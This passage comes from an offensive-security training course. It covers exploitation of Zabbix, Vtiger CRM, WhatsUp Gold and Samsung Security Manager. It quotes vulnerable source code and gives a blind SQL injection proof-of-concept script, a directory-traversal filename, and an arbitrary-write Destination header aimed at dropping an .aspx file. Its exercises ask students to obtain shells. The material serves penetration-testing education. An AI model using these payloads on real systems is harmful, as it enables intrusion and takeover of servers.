chmod 755 getroot
./getroot
```

Figure 280 - Creating our Privilege Escalation Exploit

Once this is executed, we can successfully SSH to the box with our root “offsec” user:

```
root@kali:~/module-08# ssh offsec@zabbix
Password:
Last login: Wed Jul 11 20:40:12 2012 from islandboy.lan

This is the Zabbix Appliance, based on Zabbix 1.8.4.
To access the frontend, open the following URL in your browser:
http://172.16.254.144/zabbix
Note that firewall ports for Zabbix server and agent are closed by default.
Open them manually to connect with remote processes.

Access to frontend currently is allowed from:
127.0.0.1
192.168.0.0/16
10.0.0.0/8
::1

Have a lot of fun...
linux-yhbc:~ # id
uid=0(root) gid=0(root) groups=0(root),33(video)
```

Figure 281 - Getting Access to our root Shell

8.7 Course Work

Exercise: Zabbix Galore

- Use the vulnerability described above to gain a remote root shell from the Zabbix 1.8.4 appliance.
- We found an additional, similar vulnerability in Zabbix 2.0.x. See if you can write an exploit for this vulnerability from scratch!

9. Vtiger CRM SOAP Authentication Bypass

As described by the vendor, VtigerCRM is an open-source CRM application that was forked from SugarCRM with the intention of being a fully open source CRM application with comparable functionality to SugarCRM and Salesforce.com. Egidio Romano discovered the SOAP authentication bypass vulnerability in 2013.

9.1 Getting Started

Set up and boot the VtigerCRM VMware image and login with the root password of **toor**. Make sure the VM is in NAT mode and take note of its IP address.

9.2 Peeking at the Vulnerable Code

The script `"/soap/vtigerolservice.php"` offers SOAP services in the VtigerCRM application. It registers various SOAP handlers as can be seen in the following code section:

```
$server->register(
    'CheckActivityPermission',
    array('username'=>'xsd:string','session'=>'xsd:string'),
    array('return'=>'xsd:string'),
    $NAMESPACE);

$server->register(
    'SearchContactsByEmail',
    array('username'=>'xsd:string','session'=>'xsd:string','emailaddress'=>'xsd:string'),
    array('return'=>'tns:contactdetails'),
    $NAMESPACE);

$server->register(
    'AddMessageToContact',
    array('username'=>'xsd:string','session'=>'xsd:string','contactid'=>'xsd:string','msgdtls'=>'
    array('return'=>'xsd:string'),
    $NAMESPACE);

$server->register(
    'AddEmailAttachment',
    array('emailid'=>'xsd:string','filedata'=>'xsd:string',
        'filename'=>'xsd:string','filesize'=>'xsd:string','filetype'=>'xsd:string',
        'username'=>'xsd:string','session'=>'xsd:string'),
    array('return'=>'xsd:string'),
    $NAMESPACE);
```

Figure 282 – Registered functions that we can reach via SOAP

Most of these handlers require a valid session, as can be seen for example in the **AddEmailAttachment** function:

```
function AddEmailAttachment($emailid,$filedata,$filename,$filesize,$filetype,$username,$session)
{
    if !validateSession($username,$session)
    return null;
    global $adb;
    $adb->connect('modules/Users/Users.php');
    $adb->include('include/Utils/Utils.php');
    $filename = preg_replace('/\s+/', '_', $filename); //replace space with _ in filename
    $date_var = date('Y-m-d H:i:s');

    $seed_user = new Users();
    $user_id = $seed_user->retrieve_user_id($username);

    $scrmid = $adb->getUniqueID("vtiger_crmentity");

    $upload_file_path = decideFilePath();

    $handle = fopen($upload_file_path.$scrmid."_".$filename,"wb");
    fwrite($handle,base64_decode($filedata),$filesize);
    fclose($handle);
}
```

Figure 283 – The vulnerable function we are targeting, abusing the 'filename' variable

Let's see what it takes to create a valid session. We look at **vtigerolservice.php**, around line 1376:

```
function validateSession($username, $sessionid)
{
    global $adb,$current_user;
    $adb->connect("Inside function validateSession($username, $sessionid)");
    $adb->connect('modules/Users/Users.php');
    $seed_user = new Users();
    $id = $seed_user->retrieve_user_id($username);

    $server_sessionid = getServerSessionId($id);

    $adb->connect("Checking Server session id and customer input session id ==> $server_sessionid == $ses");
    if ($server_sessionid == $sessionid)
    {
        $adb->connect("Session id match. Authenticated to do the current operation.");
        return true;
    }
    else
    {
        $adb->connect("Session id does not match. Not authenticated to do the current operation.");
        return false;
    }
}
```

Figure 284 – The weak session validation

The function "validateSession" retrieves the server session-id using the **getServerSessionId** function and then compares it to the user-supplied session-id for validation. The function "retrieve_user_id" will return NULL if no results are found for the given SQL query. Similar behavior is identified in the **getServerSessionId** function. Therefore, if we specify an invalid **\$username**, the function **retrieve_user_id** will return NULL and so will **getServerSessionId** and **\$server_sessionid**.

By simply sending a request with an invalid username field and no session-id field, we can *completely bypass authentication*. This vulnerability allows us to bypass authentication and invoke any of the SOAP

functions without valid credentials. Now that we can bypass authentication, we can attempt to exploit any SOAP handler that uses **validateSession** to validate the current session.

9.3 Practical Exploitation

The SOAP handler **AddEmailAttachment** writes a file to the local file system. The filename is a combination of a pre-defined path and a user-supplied filename (the variable **\$filename**). This variable is not filtered correctly, allowing our filename to contain any characters except for spaces and tabs. Due to the fact we can specify arbitrary filenames, we can directory-traverse and write our file anywhere the PHP script has write access to. Under the default configuration, the pre-defined path prepended to the filename is **storage/\$currentYear/\$currentMonth/\$currentWeek/\$intValue_**. By providing a filename such as **/../../../../../file.php** we can directory-traverse back to the **/soap** directory and write a custom PHP script.

9.4 Interacting With the Vulnerable SOAP Service

The easiest way to interact with the SOAP service is using the SoapUI interface which allows us to directly interact with the various SOAP handlers. See if you can write a backdoor to the victim file system using the SoapUI interface.




Figure 285 – Using SoapUI to trigger the vulnerability

9.4.1 Course Work

Exercise: VtigerCRM – Get a Shell

- Write an exploit for this vulnerability. PHP *nusoap* libraries make it nice and easy!
- Discover, explore, and exploit the Vtiger 1.2.9 SOAP SQL injection vulnerability.

Copyright © 2016 Offensive Security Ltd. All rights reserved.

10. WhatsUp Gold 16.x iDrone SOAP SQLi

We're back with WhatsUp Gold, 2015. An external penetration test prompted us to examine the network monitoring software once again, this time, hunting for pre-authenticated bugs, which do not rely on any user interaction.

10.1 Getting Started

Boot up the VMware image containing the WUG 16.x application. Verify the IP of the machine and make sure you are able to browse to the main web interface. Peeking at the web directory on the Windows server reveals a SOAP interface located at <http://url/iDrone/iDroneComAPI.asmx>, as shown below.




Figure 286 – The list of available SOAP function

10.2 Peeking at the Database

Looking at the *C:\Program Files (x86)\Ipswitch\WhatsUp\HTML\iDrone\iDroneComAPI.asmx* file, we notice that the backend database for this application is SQLite3, which holds its database in a file named *AlertFoxQueue.db*. Loading this file in an SQLite database browser helps us understand the database structure a bit more and will also help us debug any vulnerabilities we find.




Figure 287 – White Box analysis of the database for easy exploitation

10.3 Peeking at the Vulnerable Source Code

With the database out of way, we point our attention to the source code of the SOAP service. We realize that we're dealing with a Dot Net application that we will need to decompile if we want to be able to get a glimpse at the sources of this service. ILSpy³⁹ (an open-source .NET assembly browser and decompiler) is the perfect tool for this job. We open up the *iDroneComAPI* DLL with ILSpy and search for any of the SOAP handlers we've identified so far. ILSpy provides us a convenient interface to browse the compiled source code and search for possible vulnerabilities.

10.3.1 Course Work

Exercise: SELECT FROM WOT M8?

- Use ILSpy to decompile and investigate the SOAP server code. Identify a possible SQL injection instance and try to interact with the vulnerability using any tools you like, including sqlmap.

39 <http://ilspy.net/>




Figure 288 - Using ILSpy to Inspect the Application Source

10.4 Interacting with the Injection Point

A few minutes into our search, we come across the `wugGetQueueLengthForIDrone` handler, which seems to use the `iDroneName` variable in an unsafe way, simply incorporating it in a SELECT query with no sanitization.

```
// iDroneComAPI.Communication
[WebMethod]
public string wugGetQueueLengthForIDrone(string iDroneName)
{
    if (Communication.isAlertFoxServer)
    {
        return "Forbidden";
    }
    string result;
    try
    {
        SQLiteConnection sqliteConnection = new SQLiteConnection(Communication.localConnString);
        sqliteConnection.Open();
        SQLiteCommand sqliteCommand = new SQLiteCommand(sqliteConnection);
        sqliteCommand.CommandText = "SELECT Count(Id) FROM measurements WHERE AcceptableDroneNames like \"%<string>" + iDroneName + "</string>%\"";
        string text = sqliteCommand.ExecuteScalar().ToString();
        sqliteCommand.Dispose();
        sqliteConnection.Close();
        sqliteConnection.Dispose();
        result = text;
    }
    catch (Exception ex)
    {
        Communication.Log.Error("Exception in wugGetQueueLengthForIDrone: " + ex.Message);
        result = "An error has occurred. Exception: " + ex.Message;
    }
    return result;
}
```

Figure 289 - The wugGetQueueLengthForIDrone Handler

Let's see if we can successfully interact with this vulnerability by triggering an expected output. We quickly notice that the SQL injection is of a blind nature, and look for time or behavioral based behavior. We quickly whip up a Python script to try to interact with the vulnerability. Notice how we first close the original query before stacking on an additional, computationally expensive SQLite query. We do this as SQLite does not have an inbuilt "sleep" function.

```
#!/usr/bin/python

from suds.client import Client
payload="''"; select like('abcdefg',upper(hex(randblob(700000000)))));--''
url='http://172.16.136.216:80/iDrone/iDroneComAPI.asmx?WSDL'
client = Client(url)
result=client.service.wugGetQueueLengthForIDrone(payload)
print result
print 'Done.'
```

Figure 290 – The PoC to trigger the vulnerability

Running this script against the vulnerable SOAP service should result in a short pause, which otherwise is not present when querying the SOAP endpoint – we have successfully managed to execute a query of our own on the SQLite database.

10.4.1 Course Work

Exercise: Popping a Shell

- Use the information you have so far to gain code execution on the server, and eventually a shell.

Exercise: More 0day

- There are several additional undiscovered vulnerabilities in this SOAP service. Can you find more 0day?

Black Hat USA 2016

11. Samsung Security Manager Zero Day's

In a recent engagement, we had an interesting encounter with a vulnerable installation of Samsung Security Manager (SSM). This software component has suffered several security issues in the past, mostly due to the integrated Apache Active MQ installation embedded into the installation. We can find several related vulnerabilities at the Zero Day Initiative (ZDI).

- <http://www.zerodayinitiative.com/advisories/ZDI-15-156/>
- <http://www.zerodayinitiative.com/advisories/ZDI-15-157/>
- <http://www.zerodayinitiative.com/advisories/ZDI-16-357/>
- <http://www.zerodayinitiative.com/advisories/ZDI-16-356/>
- <http://www.zerodayinitiative.com/advisories/ZDI-15-407/>

The first two advisories address the vulnerabilities by bounding the service to the localhost only. This moves the vector from client->server to server->client.

The following module will walk you through our experiences with this software during the engagement.

11.1 Getting Started

Boot up the VMware image containing the SSM application. Verify the IP of the machine and make sure you are able to browse to the main web interface from the host on localhost.




Figure 291 – Locally bounds web application

11.2 Vulnerability Details

The vulnerability details are scarce, with little actionable information given. The ZDI advisory⁴⁰ mentions the following:

“The specific flaw exists within the ActiveMQ Broker service that is installed as part of this product. By issuing an HTTP PUT request, an attacker can create an arbitrary file on the server with attacker controlled data. An attacker can further leverage this vulnerability to execute code on the server as the SYSTEM”.

Other than the information above, we were unable to find any public code or triggers for this vulnerability. It is time that we analyze the patch and determine if it was appropriate and to see if there are other vectors to exploit this issue.

11.2.1 Course Work


Exercise: Locating the Vulnerability

- Identify the service that is running the http server and identify how you may be able to access it.

⁴⁰ <http://www.zerodayinitiative.com/advisories/ZDI-15-156/>

11.3 Vulnerability Identification

Our only option at this point was to attempt to locate the vulnerable code. But first, we need to locate the vulnerable service. Running Process Explorer⁴¹ as local administrator we are able to examine the activeMQ.exe process



Protocol	Local Address	Remote Address	State
TCP	sams_desktop:8161	sams_desktop:0	LISTENING
TCP	sams_desktop:49155	sams_desktop:0	LISTENING

Figure 292 – Detecting the service

We can see that the service binds to the localhost only on port 8161. Upon careful examination, the alert student will notice that the service is running as SYSTEM. Therefore, we need to view this information with Process Explorer running as local administrator.

11.4 The Search Begins

Looking further at Process Explorer, we can see the command line that was used to start the Java process:

```
"..\..\..\jre7\bin\activeMQ.exe" -Dactivemq.home="C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\.." -Dactivemq.base="C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\.." -
Djavax.net.ssl.keyStorePassword=password -Djavax.net.ssl.trustStorePassword=password
-Djavax.net.ssl.keyStore="C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\..\conf/broker.ks" -
Djavax.net.ssl.trustStore="C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\..\conf/broker.ts" -
Dcom.sun.management.jmxremote -Dorg.apache.activemq.UseDedicatedTaskRunner=true -
Djava.util.logging.config.file=logging.properties -Xmx1024m -
Djava.library.path="C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\..\bin\win32" -classpath "C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\..\bin\wrapper.jar;C:\Program
Files\Samsung\SSM\SystemManager\mq\bin\win32\..\..\bin\run.jar" -
Dwrapper.key="Jvqyco26aN7kkn_w" -Dwrapper.port=32000 -Dwrapper.jvm.port.min=31000 -
Dwrapper.jvm.port.max=31999 -Dwrapper.pid=1456 -Dwrapper.version="3.2.3" -
Dwrapper.native_library="wrapper" -Dwrapper.service="TRUE" -
Dwrapper.cpu.timeout="10" -Dwrapper.jvmid=1
org.tanukisoftware.wrapper.WrapperSimpleApp org.apache.activemq.console.Main start
```

Figure 293 – Getting the full command line

We can see that the Active MQ process has a home directory of:

```
C:\Program Files\Samsung\SSM\SystemManager\mq\
```

Figure 294 – The discovered root

And then inside that directory, we can see the “webapps” directory, the likely location where the code is to trigger the PUT and MOVE requests. The advisory states that the vulnerabilities are located in the “fileserver” web application, so let’s take a look in there:

```
C:\Program Files\Samsung\SSM\SystemManager\mq\webapps\fileserver
```

Figure 295 – The web root of the fileserver application

The first thing we do whenever we rip apart a Java based web application is to analyze the remote vectors. These are usually ‘servlets’ and ‘filters’ that reveal how they are exposed in WEB-INF/web.xml.

```
<display-name>RESTful file access application</display-name>
<filter>
  <filter-name>RestFilter</filter-name>
  <filter-class>org.apache.activemq.util.RestFilter</filter-class>
</filter>
<filter>
  <filter-name>FilenameGuardFilter</filter-name>
  <filter-class>org.apache.activemq.util.FilenameGuardFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>FilenameGuardFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
<filter-mapping>
  <filter-name>RestFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

Figure 296 – Analysing the filters

The filters are used to, well, filter input to the application and therefore are always executed first to what the URL pattern matches. **Typically, parameters for the filter are between the <filter-mapping> tags, so in this case, no parameters are set.**

As you can see above, the ‘FilenameGuardFilter’ and ‘RestFilter’ are executed first. Let’s start by looking at the ‘RestFilter’ since the ZDI advisory ZDI-15-407 states that the issue is in the ‘RestFilter’. First, we need to find the compiled Java code for this filter. A good place to start is in the current WEB-INF directory. We notice the ‘classes’ directory and if we follow the path, we finally reach what looks like the code for the filters.




Figure 297 – Locating the compiled code

Opening up RestFilter.class with a Java decompiler (<http://jd.benow.ca/>), we can see the following, do* (doPut, doMove, doDelete, etc) methods.



Figure 298 – Navigating to the doPut() method

11.5 Sifting Through the Decompiled Sources

The code in this class begins in the init() method:

```

public void init(FilterConfig filterConfig)
    throws UnavailableException
{
    this.filterConfig = filterConfig;
    this.readPermissionRole = filterConfig.getInitParameter("read-permission-role");
    this.writePermissionRole = filterConfig.getInitParameter("write-permission-role");
}

```

Figure 299 – Initializing the 'writePermissionsRole' variable

Since, no configuration parameters are set in filter-mapping for the 'RestFilter', the writePermissionRole is set to **NULL**. We will see why this is important in the next section.

11.5.1 PUT Request

Looking at the PUT request code, we will attempt to break it up piece by piece.

```
protected void doPut(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException
{
    if (LOG.isDebugEnabled()) {
        LOG.debug("RESTful file access: PUT request for " + request.getRequestURI());
    }
    if ((this.writePermissionRole != null) &&
(!request.isUserInRole(this.writePermissionRole)))
    {
        response.sendError(403);
        return;
    }
    File file = locateFile(request);
    if (file.exists())
    {
        boolean success = file.delete();
        if (!success)
        {
            response.sendError(500);
            return;
        }
    }
    FileOutputStream out = new FileOutputStream(file);
    try
    {
        IOHelper.copyInputStream(request.getInputStream(), out);
    }
    catch (IOException e){
        LOG.warn("Exception occurred", e);
        out.close();
        throw e;
    }
    response.setStatus(204);
}
```

Figure 300 – Analyzing the 'doPut()' method

The first thing we notice in the doPut() method, is that the code checks for authentication. However, as mentioned, this variable is NULL since no configuration parameters are set in the <filter-mapping> tag. Therefore, we pass this check and continue on to a call to locateFile().

```
private File locateFile(HttpServletRequest request)
{
    return new
File(this.filterConfig.getServletContext().getRealPath(request.getServletPath()),
request.getPathInfo());
}
```

Figure 301 – The locateFile() function performs no traversal checks

This function uses the File() class with the request.getPathInfo(). Looking at the documentation on the Oracle website, we see the following about request.getPathInfo():

“Returns any extra path information associated with the URL the client sent when it made this request. The extra path information follows the servlet path but precedes the query string and will start with a “/” character.”

When we break up a URI request, the path is located after the first forward slash. An example might be:

```
http://target/this/is/a/path/file.ext
```

Figure 302 – Building an attack string

This path is used to a call in getRealPath(), again, according to the Oracle documentation, getRealPath() is defined as:

“Gets the real path corresponding to the given virtual path.

For example, if path is equal to /index.html, this method will return the absolute file path on the server's filesystem to which a request of the form

http://<host>:<port>/<contextPath>/index.html would be mapped, where <contextPath> corresponds to the context path of this ServletContext.”

We can conclude that a relative path may be used in the getPathInfo() since that is getting called on the request object. Therefore, an attacker can traverse to a file using such a string such as '..\\' which will later be used for a file write (Oday) attack.

Now, the next code is obvious. If the file exists, it will be deleted with the `file.delete()` call. Now the `FileOutputStream()` function will be called on our traversed path. Finally, the `IOHelper` class calls `copyInputStream()` using attacker controlled data and the malicious file.

Let's take a quick look at the `copyInputStream()` method to see what is happening:

```
public static void copyInputStream(InputStream in, OutputStream out)
    throws IOException
{
    byte[] buffer = new byte['?'];
    int len = in.read(buffer);
    while (len >= 0)
    {
        out.write(buffer, 0, len);
        len = in.read(buffer);
    }
    in.close();
    out.close();
}
```

Figure 303 – No validation of stream data, surprise surprise!

We can see that the code simply copies from one stream to the other without any validation on the contents of that stream. Finally, after the `copyInputStream()` call, the code sets a server response of 204.

11.5.2 MOVE Request

Looking at the MOVE request code, we will again attempt to break it up piece by piece.

```
protected void doMove(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException
{
    if (LOG.isDebugEnabled()) {
        LOG.debug("RESTful file access: MOVE request for " + request.getRequestURI());
    }
    if ((this.writePermissionRole != null) &&
        (!request.isUserInRole(this.writePermissionRole)))
    {
        response.sendError(403);
        return;
    }
    File file = locateFile(request);
```

```
String destination = request.getHeader("Destination");
if (destination == null)
{
    response.sendError(400, "Destination header not found");
    return;
}
try
{
    URL destinationUrl = new URL(destination);
    IOHelper.copyFile(file, new File(destinationUrl.getFile()));
    IOHelper.deleteFile(file);
}
catch (IOException e)
{
    response.sendError(500);

    return;
}
```

Figure 304 – The doMove() function

The code begins by using the same `this.writePermissionRole` variable check to validate if a user is authenticated or not. This check fails and we continue into the next block where the `locateFile()` function is called. Again, we can use a traversal here (0day) to locate a source file to copy.

The next interesting section of code deals with a request header of 'Destination'. The code parses this header (which is attacker controlled) to the URL class, creating a new instance. The code calls `getFile()` on the URL class instance inside a `copyFile()` call from the `IOHelper` class. This looks promising!

Let's investigate the `getFile()` function, taken from the Oracle documentation:

"Gets the file name of this URL. The returned file portion will be the same as `getPath()`, plus the concatenation of the value of `getQuery()`, if any. If there is no query portion, this method and `getPath()` will return identical results."

So it will return the file name of this URL, such that, it will return:

```
http://target/this/is/a/path/file.ext
```

Figure 305 – Building the second attack string for the doMove()

This returned string is then used in a call to `copyFile()`:

```
public static void copyFile(File src, File dest)
    throws IOException
{
    FileInputStream fileSrc = new FileInputStream(src);
    FileOutputStream fileDest = new FileOutputStream(dest);
    copyInputStream(fileSrc, fileDest);
}
```

Figure 306 – Again, the `copyFile()` function does no validation whatsoever

This code simply creates two input streams and copies one stream to the other (using `copyInputStream()` that we have already seen).

So, in order to copy a file to any directory, we need the full path, since no concatenation of the server root is used. The following is an example header that can be used as a destination to write to:

```
Destination: http://localhost:8161/C://Program
Files//Samsung//SSM//MediaGateway//WebView//poc.aspx
```

Figure 307 – Building the Destination string for the arbitrary write.

11.5.3 Course Work

Exercise: Craft valid attack requests

